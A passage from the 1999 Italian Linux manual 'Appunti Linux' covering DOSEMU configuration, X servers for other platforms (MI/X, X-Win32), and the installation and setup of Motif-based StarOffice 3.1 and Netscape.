   Trovandosi in `C:`, potrebbe essere conveniente modificare i file `CONFIG.SYS` e `AUTOEXEC.BAT`. Si inizia con `CONFIG.SYS`.

   Si stabilisce di poter utilizzare tutte le lettere di unità (*drive*) a disposizione.

   `LASTDRIVE=Z`

   Si definisce attraverso il driver `EMUFS.SYS` di DOSEMU che la prossima lettera di disco a disposizione punti alla directory `/var/emul/dos/`. Di conseguenza, quella directory verrà interpretata come disco `D:`

   `DEVICE=C:\EMUFS.SYS /var/emul/dos`

   Viene avviato il driver `EMS.SYS` di DOSEMU che si occupa della gestione della memoria estesa.

   `DEVICE=C:\EMS.SYS`

   Se in seguito sarà opportuno, si potrà sempre apportare modifiche a questo file.

6. **Modifica di `AUTOEXEC.BAT`**

   Inizialmente il file non necessita di modifiche. Si vedrà in seguito come configurare al meglio questo file.

7. **Conclusione dell'installazione**

   Per terminare la sessione di lavoro dell'installazione occorre fare terminare l'esecuzione di DOSEMU che era stato avviato in precedenza con il comando **`dos -A`**. Per chiudere si utilizza il programma **`EXITEMU.COM`**:

   `C:\> `**`C:\EXITEMU`**

8. **Verifica**

   Se tutto è andato come previsto, il Dos è pronto. Si può provare ad avviare il Dos senza l'uso del dischetto semplicemente con il comando:

   `$ `**`dos`**

   Se ha funzionato, si otterrà l'invito normale:

   `C:\>`

   Per uscire si utilizza il programma **`EXITEMU.COM`**:

   `C:\> `**`EXITEMU`**

[2] Il comando **`FDISK /MBR`** riguarda precisamente MS-DOS, mentre nel caso di cloni le cose potrebbero essere differenti; per esempio potrebbe essere necessario avviare il programma nel modo solito, e poi specificare la richiesta selezionando una voce da un menu.

### 174.3.1 I dischi virtuali con lredir

Il programma **LREDIR.COM** è in grado di consentire l'accesso a porzioni del filesystem di GNU/Linux attribuendo una lettera di unità. Per esempio:

`C:\>` **`LREDIR X: \linux\fs\/home`**

fa sì che il disco `X:` corrisponda al contenuto della directory `/home/`. Invece,

`C:\>` **`LREDIR Y: \linux\fs\${home}`**

fa sì che il disco `Y:` corrisponda al contenuto della directory personale dell'utente che sta usando DOSEMU.

### 174.3.2 Il mouse

Teoricamente, DOSEMU è in grado di gestire da solo il mouse. In pratica potrebbe non essere così. In tal caso conviene provare ad avviare un programma apposito all'interno del `CONFIG.SYS` o di `AUTOEXEC.BAT`.

### 174.3.3 Un esempio di AUTOEXEC.BAT

Nell'esempio seguente viene utilizzato un programma per la gestione del mouse estraneo a DOSEMU. Il disco `D:` era stato definito implicitamente all'interno di `CONFIG.SYS` attraverso **`DEVICE=c:\EMUFS.SYS /var/emul/dos`**.

```
@echo off

LREDIR H: linux\fs\${home}
LREDIR R: linux\fs\/mnt/cdrom

PROMPT=$p$g
PATH=c:\
PATH=%PATH%;D:\;D:\DOS

SET TEMP=D:\TEMP

D:

D:\DOS\MOUSE

ECHO "Questo è DOSEMU. Benvenuto!"
```

### 174.3.4 DOSEMU e le console virtuali

Quando viene avviato il Dos attraverso DOSEMU, questo opera nella console virtuale sulla quale ci si trova. Di solito per passare da una console virtuale all'altra è sufficiente premere la combinazione [ *Alt+F1* ] o [ *Alt+F2* ]... Quando ci si trova su una console virtuale all'interno della quale sta funzionando il Dos, per passare a un'altra si agisce con la combinazione [ *Ctrl+Alt+F1* ] o [ *Ctrl+Alt+F2* ]...

### 174.3.5 DOSEMU da X

Per avviare il Dos in una finestra del sistema grafico X, conviene avviare DOSEMU attraverso **`xdos`** che normalmente è un collegamento simbolico a **`dos`**.

### 174.3.6 DOSEMU e Mtools

Nelle sezioni precedenti si è visto l'uso del file-immagine `/var/lib/dosemu/hdimage`, che costituisce normalmente il disco `C:` per DOSEMU. Questo file non è gestibile con strumenti Unix normali, soprattutto perché non è un'immagine standard. Si tratta dell'immagine di un piccolo disco fisso contenente una partizione, con l'aggiunta di un'intestazione aggiuntiva.

Questo disco `C:` può essere utilizzato principalmente attraverso strumenti Dos all'interno di DOSEMU, così come è stato già mostrato, oppure può essere raggiunto anche tramite Mtools, purché configurato opportunamente. Infatti, è sufficiente informare Mtools sulla posizione esatta in cui ha inizio la prima partizione all'interno del file-immagine, per potervici accedere anche con questo strumento. Potrebbe trattarsi della direttiva seguente, nel file di configurazione `/etc/mtools.conf`.

```
drive n: file="/var/lib/dosemu/hdimage.first" partition=1 offset=128
```

In tal modo, per Mtools, il disco `N:` corrisponderebbe al disco `C:` di DOSEMU.

È importante fare attenzione al valore dello scostamento (*offset*) che potrebbe cambiare da una versione all'altra di DOSEMU.

## 174.3.7 Implicazioni sulla gestione dei permessi

Il Dos non è un sistema operativo multiutente e di conseguenza non è in grado di attribuire dei permessi ai file. Quando si utilizza il Dos all'interno di DOSEMU, i permessi vengono gestiti in modo predefinito.

Quando si crea un file gli vengono attribuiti i permessi predefiniti in base a quanto stabilito con la maschera dei permessi; inoltre, l'utente e il gruppo proprietario corrispondono all'utente che ha avviato DOSEMU e al gruppo cui questo utente appartiene.

Quando si accede a un file, l'apparenza delle caratteristiche di questo cambiano a seconda che l'accesso avvenga da parte di un utente rispetto a un altro: l'utente che ha creato il file può modificarlo, un altro potrebbe trovarlo protetto in sola lettura.

In particolare, i file contenuti nel file-immagine che costituisce il disco `C:` hanno le proprietà e i permessi del file-immagine stesso.

Ma il Dos non è in grado di gestire tutte le finezze che può invece amministrare un sistema Unix, di conseguenza, quando si tenta di fare qualcosa che i permessi non consentono, si ottengono per lo più delle segnalazioni di errore che normalmente non si vedono quando si usa il Dos da solo senza emulazioni.

Quando si utilizza il Dos con DOSEMU su un sistema al quale accede un solo utente, non dovrebbero porsi problemi: basta che l'unico utente utilizzi sempre lo stesso nominativo (lo stesso UID). Quando lo si utilizza invece in un sistema al quale accedono più utenti, è ragionevole desiderare che i dati personali possano essere inaccessibili agli altri, e quindi, questo modo trasparente di gestire i permessi può essere solo positivo. Quando si vogliono gestire alcune attività in gruppo si può aggirare eventualmente l'ostacolo utilizzando un utente comune creato appositamente per quel compito.

Un'ultima annotazione deve essere fatta per i file eseguibili che non necessitano dei permessi in esecuzione, come invece richiederebbe GNU/Linux. È generalmente sufficiente che ci siano i permessi in lettura. A volte sono necessari anche quelli in scrittura, ma prima di dare questi permessi è meglio verificare, onde evitare di lasciare campo libero a un possibile virus.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Server X su altre piattaforme grafiche

Una delle caratteristiche importanti di X è quella di permettere l'utilizzo di un server grafico in una stazione di lavoro diversa dall'elaboratore in cui il programma applicativo viene eseguito realmente.

Normalmente, quando la propria rete locale è composta sia da elaboratori con sistema operativo Unix che di altro tipo, si può accedere agli elaboratori Unix attraverso Telnet, ma con questo strumento manca la possibilità di utilizzare le applicazioni che usano la grafica. Per questo occorre un programma che svolga le funzioni di X anche nelle altre piattaforme. Generalmente, tale programma sfrutta l'ambiente grafico del sistema operativo in cui si trova a funzionare.

Un software del genere è anche chiamato ***terminale X***, perché in pratica permette l'utilizzo di un elaboratore come terminale grafico per le applicazioni X.

## 175.1 MI/X

Si tratta di un server X in grado di gestire le finestre di applicazioni in funzione su altri elaboratori. Può funzionare solo se nell'elaboratore in cui viene installato è attivata la gestione delle connessioni TCP/IP.

Ne esistono due versioni: una per MS-Windows 95/98/NT e una per MacOS. È prodotto da MicroImages, Inc., <*http://www.microimages.com/*>, che ne rilascia una versione gratuita, non molto sofisticata, ma funzionante.

L'installazione di questo server non richiede alcuna configurazione particolare, bisogna però ricordarsi di avviarlo prima di tentare di utilizzare applicativi che ne richiedono la presenza. Basta fare una connessione Telnet con l'elaboratore dal quale si vogliono avviare gli applicativi da utilizzare attraverso il server grafico e ricordarsi di mettere l'opzione **`-display`** seguita dall'indirizzo dell'elaboratore locale e del numero dello schermo, come nell'esempio seguente. L'elaboratore locale (MS-Windows) è **`roggen.brot.dg`** e quello remoto (Unix o GNU/Linux) è **`dinkel.brot.dg`**.

`C:\>` **`TELNET dinkel.brot.dg`**[*Invio*]

`login:` **`tizio`**[*Invio*]

`Password:` **`****`**[*Invio*]

Finalmente appare il *prompt* dell'elaboratore remoto.

`dinkel$` **`xterm -display roggen.brot.dg:0`**[*Invio*]

In questo modo dovrebbe apparire la finestra di terminale nel server X locale.

Il server MI/X sfrutta l'ambiente grafico del sistema operativo in cui è stato installato, in particolare utilizza una finestra che, a sua volta, diventerà la finestra principale per tutte le applicazioni X.

Il solo server grafico non può essere sufficiente a gestire le finestre delle varie applicazioni. Per questo, MI/X incorpora un gestore di finestre simile a **`twm`**.

MI/X può essere ottenuto direttamente da MicroImages, Inc., all'indirizzo <*http://www.microimages.com/freestuf/mix/download.htm*>.[1]

## 175.2 X-Win32

Si tratta di un server X in grado di fare gestire a MS-Windows 95/98/NT le finestre di applicazioni X che sono in funzione su altri elaboratori. Può funzionare solo se nell'elaboratore in cui viene installato è attivata la gestione delle connessioni TCP/IP.

È prodotto da StarNet Communications Corporation <*http://www.starnet.com/*>. Di questo software non esiste alcuna versione gratuita, ma può essere scaricato liberamente dalla rete e provato in modalità dimostrativa (dopo alcune ore di funzionamento si interrompe eliminando i processi).

Il funzionamento è analogo a quello di altri prodotti del genere. La particolarità più importante sta nella gestione delle finestre completamente a carico di MS-Windows, cosa che facilita notevolmente l'impiego.

X-Win32 può essere ottenuto direttamente da StarNet all'indirizzo già segnalato. La stessa azienda produce anche una versione di questo server funzionante su MS-Windows 3.*.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

[1] La versione gratuita di questo server funziona bene se la profondità di colori è di 256, pari a 8 bit. Non è in grado di funzionare se la risoluzione è inferiore, mentre se è superiore, funziona, ma si possono presentare dei problemi.

# Applicazioni commerciali

La disponibilità di software commerciale per GNU/Linux dimostra la maturità di questo sistema operativo. Negli ambienti meno preparati dal punto di vista informatico, i sistemi operativi Unix sono semplicemente temuti. Il software commerciale confortevole e spesso uniforme tra una piattaforma e un'altra, permette di attenuare questi problemi di inserimento.

## 176.1 Motif

Motif è un'interfaccia grafica sviluppata originariamente da OSF (*Open Software Foundation*), divenuta attualmente parte di The Open Group. Motif costituisce ancora uno standard molto importante, e in pratica, quasi tutte le applicazioni grafiche commerciali, funzionanti su Unix e quindi su X, utilizzano questa GUI.

La cosa più importante di Motif sono le librerie che possono fornire ai programmi una serie di funzioni e di oggetti grafici.

### 176.1.1 Link statico o dinamico

Un programma che utilizza le librerie Motif può essere stato compilato utilizzando queste librerie in modo differente: con un link statico o dinamico.

Un programma prodotto con un link statico si trova in pratica a incorporare le librerie, per cui, può essere utilizzato così com'è senza la necessità di installarle separatamente. Un programma prodotto con un link dinamico richiede la presenza delle librerie, ma ha il vantaggio di richiedere un po' meno risorse rispetto a quello compilato in modo statico.

Normalmente, la licenza di Motif consente di incorporare le librerie nel programma e non di distribuirle assieme al programma. Di conseguenza, se si vogliono utilizzare programmi che utilizzano le librerie Motif in modo dinamico, occorre acquistare una copia delle librerie Motif.

### 176.1.2 Il prezzo del nome

Motif viene commercializzato da diverse aziende che spesso utilizzando nomi differenti. Nella maggior parte dei casi si tratta sempre di lavori derivati dagli stessi sorgenti, e perfettamente compatibili con l'originale, ma l'uso del nome Motif ha un prezzo.

Per quanto riguarda la piattaforma PC si possono trovare nomi come Moo-tiff, SWiM, Metro Link, MoTeeth,...

## 176.2 StarOffice 3.1

StarOffice è prodotto dalla Star Division GmbH (<*http://www.stardivision.com*>). Si tratta di un pacchetto integrato per ufficio, comprendente un programma di scrittura, un foglio elettronico, un programma di disegno vettoriale, un programma per il fotoritocco, un disegnatore di grafici e un *editor* di equazioni.

Una delle caratteristiche più importanti è la sua compatibilità con i file di MS-WinWord6 e di MS-Excell di Microsoft; un'altra è la disponibilità di versioni equivalenti per diversi sistemi operativi, MS-Windows incluso.

La versione per GNU/Linux può essere ritrovata nella maggior parte degli FTP che contengono software per GNU/Linux, oppure si può acquistare il CD-ROM da Caldera, sia nella versione normale che in quella non-commerciale (<*http://www.caldera.com*>), che è il distributore ufficiale di questa versione.

La licenza di StarOffice 3.1 viene riportata in appendice, alla sezione M.3. La Star Division non autorizza la distribuzione da parte di altri al di fuori di Caldera, avendo concesso l'esclusiva a tale azienda.

### 176.2.1 Archivi necessari

La versione GNU/Linux di StarOffice è organizzata in blocchetti contenuti in archivi compressi attraverso **`tar`** e **`gzip`**. I file utili sono:

- `StarOffice31-common.tar.gz`;
- `StarOffice31-english.tar.gz`;
- `StarOffice31-dynbin.tar.gz` – nel caso si abbia a disposizione Motif 2.0;
- `StarOffice31-statbin.tar.gz` – nel caso non si abbia a disposizione Motif 2.0.

Nel caso si disponga già dei file della versione 3.1beta4, basta utilizzare l'archivio `StarOffice31-upgrade2final.tar.gz` per togliere la scadenza di funzionamento che aveva quella versione. Di fatto la versione 3.1 non è altro che la stessa 3.1beta4 senza alcuna scadenza.

## 176.2.2 Librerie

Le versioni Unix di StarOffice, utilizzano la libreria grafica Motif 2.0, cioè un altro prodotto commerciale. Per questo motivo, tra i file di StarOffice che vengono distribuiti, esistono due tipi di binari: quelli che richiedono la presenza della libreria Motif e quelli che sono stati compilati in modo da contenerla già in modo statico. I secondi sono i binari che possono essere utilizzati senza la libreria Motif, anche se ciò penalizza notevolmente le prestazioni di StarOffice.

### 176.2.2.1 libc

StarOffice richiede la presenza di una versione di **`libc`** superiore o uguale a 5.4.4. Se nel proprio sistema è installata una versione precedente, bisogna provvedere all'aggiornamento. Se non si ha la possibilità di effettuare un aggiornamento automatico, dopo aver copiato i file aggiornati della libreria nella directory `/lib/`, occorre correggere il collegamento `libc.so.5`, ma in un colpo solo! Supponendo di avere copiato i file della versione 5.4.28, si può procedere come nell'esempio seguente:

```
# ln -sf /lib/libc.so.5.4.28 /lib/libc.so.5
```

## 176.2.3 Localizzazione

StarOffice è sensibile al contenuto della variabile di ambiente **`LANG`**. Se contiene il valore corretto, cioè **`it_IT`** (o **`it_IT.ISO-8859-1`**, si può verificare con **`locale -a`**), tutti i messaggi (o quasi) appariranno in italiano.

Vale la pena di predisporre in ogni caso questa variabile, non solo per StarOffice.

## 176.2.4 Collocazione

La collocazione del programma non è obbligatoria, a parte il nome della directory da cui si dirama tutto l'applicativo: `StarOffice-3.1/`. Normalmente si pongono due alternative: installare a partire dalla directory `/usr/local/`, oppure da `/opt/`: negli esempi che seguono si suppone di installare da quest'ultima.

Ci si posiziona nella directory `/opt/` e da lì si espandono i file necessari.

Se si installa la versione beta, occorre espandere l'archivio `StarOffice31-upgrade2final.tar.gz` per ultimo.

```
# cd /opt

# tar xzvf StarOffice31-common.tar.gz

# tar xzvf StarOffice31-english.tar.gz
```

...

## 176.2.5 Librerie dinamiche (ld.so)

L'archivio `StarOffice31-common.tar.gz`, espandendosi, colloca una serie di librerie nella directory `/opt/StarOffice-3.1/linux-x86/lib/`. Prima di poter fare qualunque cosa con StarOffice, occorre aggiornare il file `/etc/ld.so.conf` e avviare il programma **`ldconfig`** in modo da ottenere un nuovo file `/etc/ld.so.cache`.

Si procede aggiungendo la riga seguente al file `/etc/ld.so.conf`.

```
/opt/StarOffice-3.1/linux-x86/lib/
```

Quindi si avvia semplicemente il programma **`ldconfig`** che provvede a fare il resto.

```
# ldconfig
```

Eventualmente, se non si vuole intervenire in questo modo, si può agire su una variabile di ambiente, **`LD_LIBRARY_PATH`**, che deve contenere anche il percorso necessario a raggiungere le librerie di StarOffice. Questa variabile viene gestita normalmente attraverso uno script creato automaticamente dalla procedura di installazione.

### 176.2.6 Setup

Finalmente, al termine di tutte queste operazioni ogni utente è pronto per installare StarOffice nella propria directory personale. Le operazioni seguenti vanno svolte utilizzando una finestra di terminale (come **`xterm`** per esempio) all'interno dell'ambiente grafico X.

```
$ cd /opt/StarOffice-3.1
```

```
$ ./setup
```

```
StarOffice 3.1 Installation Tool
```


Figura 176.1: Inizio della procedura di *setup* di StarOffice.

Dopo la presentazione, viene offerta una scelta possibile tra diversi tipi di installazione:

- installazione da rete o CD;
- personalizza installazione;
- installazione minima;
- installazione standard.

Nel primo caso, viene creata la directory `~/StarOffice-3.1/` contenente altre directory e poi soltanto collegamenti a file contenuti nella posizione originale. Negli altri casi, vengono copiate localmente le porzioni di StarOffice che si intendono utilizzare. In generale, dovrebbe essere sufficiente il primo tipo di installazione.

Al termine, nella directory personale dell'utente si troveranno due script: `.sd.sh` e `.sd.csh`. Il primo è fatto per essere interpretato da una shell Bourne o una compatibile, mentre il secondo da una shell C.

In pratica, se si utilizza la shell Bash, si tratta di includere alla fine di `~/.bash_profile` o `~/.profile`, o ancora in `~/.bashrc` (a seconda di come è organizzato il proprio sistema), la riga seguente:

```
. ~/.sd.sh
```

In questo modo, il file `.sd.sh` viene letto ed eseguito.

> Il file `.sd.sh`, e così pure `.sd.csh`, contiene la dichiarazione della variabile **`LANG`** con il valore **`us`**. Evidentemente questo è sbagliato. Se è stato seguito il consigliato di predisporre la variabile **`LANG`** nel modo corretto, basta commentare questa dichiarazione.

#### 176.2.6.1 Se setup non funziona

Potrebbe anche capitare che il programma **`setup`** non funzioni nella propria installazione di GNU/Linux. Non è detto che sia pregiudicato il funzionamento del resto dell'applicativo.

La cosa più importante che viene svolta dal programma di installazione è la creazione dei due file script citati precedentemente. Si può sostituire la loro funzione con lo script seguente, adatto per una shell Bourne o derivata.

```
#!/bin/sh

PATH="/opt/StarOffice-3.1/linux-x86/bin:$PATH"
export PATH
```

```
LD_LIBRARY_PATH="/opt/StarOffice-3.1/linux-x86/lib:$LD_LIBRARY_PATH"
export LD_LIBRARY_PATH

XPPATH="/opt/StarOffice-3.1/xp3"
export XPPATH

HELPPATH="/opt/StarOffice-3.1/linux-x86/modules"
export HELPPATH

XENVIRONMENT="/opt/StarOffice-3.1/starview.xres"
export XENVIRONMENT

SVFONTPATH="/opt/StarOffice-3.1/fonts/75dpi:\
/opt/StarOffice-3.1/fonts/75dpi/bdf:/opt/StarOffice-3.1/fonts/type1"
export SVFONTPATH

SVHOME="$HOME"
export SVHOME
```

Evidentemente, se si intende installare StarOffice a partire da una directory differente da `/opt/`, occorre cambiare i percorsi indicati nell'esempio. La creazione della directory `~/StarOffice-3.1/` (quella che parte dalla directory personale dell'utente) e delle discendenti, con il loro contenuto di collegamenti simbolici, non è strettamente necessaria: a volte si potrebbero ricevere delle segnalazioni di errore, e qualche componente potrebbe non funzionare perfettamente. Eventualmente si può provare a creare un collegamento simbolico che punti direttamente alla posizione originale dell'applicativo, come nell'esempio seguente:

`$` **`ln -s /opt/StarOffice-3.1 ~/StarOffice-3.1`**

## 176.2.7 Avvio

I file binari di StarOffice sono collocati nella directory `/opt/StarOffice-3.1/linux-x86/bin/`, ma se il *setup* è stato eseguito correttamente, dovrebbero essere raggiungibili senza l'indicazione del percorso.

Prima di avviare un qualunque programma di StarOffice, conviene attivare la guida interattiva e il sistema di comunicazione interna.

`$` **`svdaemon`**

`$` **`svportmap`**

I programmi a disposizione sono:

- **`sdraw3`** – un disegnatore vettoriale;
- **`swriter3`** – un programma di scrittura;
- **`scalc3`** – un foglio elettronico;
- **`smath3`** – un programma per la scrittura di equazioni matematiche;
- **`schart3`** – un programma di grafici;
- **`simage3`** – un programma per il fotoritocco.

## 176.2.8 Linguaggio

Se la variabile **`LANG`** è configurata correttamente, i messaggi appaiono in lingua italiana, ma non tutti, dove mancano le traduzioni appaiono in inglese o in tedesco.[1]

È importante sapere che **`Beenden`** significa terminare, ovvero, «fine lavoro».

## 176.2.9 Stampa

StarOffice è (almeno in teoria) in grado di gestire alcuni tipi di stampanti diversi da PostScript. Utilizzando **`lpr`** (cioè il sistema di stampa BSD), è sufficiente avere predisposto un filtro di stampa adatto a convertire il formato PostScript in quello della propria stampante. Quando si stampa, quindi, si deve scegliere il tipo di stampante **`lp`**, eventualmente modificando la riga di comando. Di solito è sufficiente specificare la voce corrispondente alla stampante o al filtro di stampa più adatto alle proprie esigenze.

[1] Infatti, si tratta di un'azienda tedesca.





Figura 176.2: Richiamando l'impostazione della stampante, vengono proposti diversi tipi di driver, ma se il proprio sistema è configurato correttamente, dovrebbe essere sufficiente selezionare il tipo standard: **`lp`**.





Figura 176.3: La riga di comando per ottenere la stampa può essere modificata a seconda delle esigenze, per esempio si può cambiare l'indicazione della voce del file `/etc/printcap` e di altre indicazioni. Di solito, non serve alcuna intestazione, in tal caso, l'opzione **`-T`** non serve e può essere cancellata.

### 176.2.10 Riferimenti

- Matthew Borowski, *StarOffice mini-HOWTO*

## 176.3 Netscape

Netscape Communicator è prodotto dalla Netscape Communications Corporation (<*http://www.netscape.com*>) e normalmente viene rilasciato con la licenza riportata nell'appendice M.4.

Si tratta di un client integrato per diversi tipi di protocolli Internet, in particolare: HTTP, FTP e GOPHER, oltre che per la posta elettronica e i *newsgroup*.

Recentemente, la Netscape Communications Corporation ha dichiarato ufficialmente di rilasciare il suo prodotto, nella versione normale, in forma gratuita per qualunque piattaforma.





Figura 176.4: Annuncio ufficiale del rilascio gratuito del prodotto.

Da quando è stata annunciata la disponibilità gratuita di questo prodotto per tutti gli utilizzatori, quasi tutte le distribuzioni GNU/Linux includono questo programma all'interno dei loro pacchetti di programmi, per cui l'installazione non dovrebbe essere più un problema.

### 176.3.1 Configurazione

Ogni utente ha una propria configurazione di Netscape e una propria gestione della memoria cache delle pagine visitate di recente. La prima volta che viene avviato, viene richiesta l'accettazione esplicita delle condizioni della licenza d'uso, e quindi viene creata la directory `~/.netscape` che poi si articola ulteriormente.

```
$ netscape
```

La configurazione di Netscape è abbastanza intuitiva. In generale vi si accede attraverso il menu **`Edit`**, selezionando la voce **`Preferences`**.

### 176.3.2 Tempi morti

Un problema che riguarda un po' tutti questi programmi client, sono i tempi morti. Questi programmi, quando tentano di accedere a un risorsa senza riuscirci, restano a lungo in attesa prima di restituire una segnalazione di errore. Se si utilizza, o si gestisce, un server DNS e questo non risulta raggiungibile, oppure a sua volta non riesce a raggiungere gli altri DNS server di livello superiore, le attese sono dovute al ritardo nella risposta nella risoluzione dei nomi.

La prima volta che si avvia Netscape, questo cerca di raggiungere la pagina `http://home.netscape.com`.

Quando si vuole utilizzare Netscape semplicemente per delle attività locali e si notano questi problemi nelle risposte, se si gestisce un DNS server locale che, almeno temporaneamente, non ha accesso alla rete esterna, si può provare a disattivarlo utilizzando il comando seguente:

```
# ndc stop
```





Figura 176.5: Quando un utente avvia per la prima volta Netscape, viene richiesta l'accettazione esplicita della licenza d'uso.





Figura 176.6: Dopo l'accettazione della licenza, viene creata una directory per contenere la configurazione e la memoria cache delle pagine visitate.





Figura 176.7: La configurazione di Netscape, attraverso la selezione della voce **`Preferences`**, dal menu **`Edit`**.

In seguito, per riattivarlo, basterà utilizzare il comando opposto.

```
# ndc restart
```

# 176.4 XV

